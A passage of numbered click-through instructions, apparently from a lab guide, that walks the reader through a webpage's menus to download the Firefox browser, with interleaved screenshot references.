
Note: Click **Accept** in the cookie notification in the lower section of the browser.




5. Scroll-down and click **Find out more** button under **BROWSER** option on the webpage.




6. Click ellipses icon (☰) from the top-right corner of the webpage and click **Download** button.



7. Click ellipses icon (☰) again to close the menu.
8. You will be directed to the **Get it now** section; click the **Firefox** browser icon.

